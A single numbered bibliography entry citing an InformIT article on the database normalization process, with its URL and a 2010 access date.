10. The Database Normalization Process. URL: *www.informit.com/articles/article.aspx?p=30646* (accessed July 23, 2010).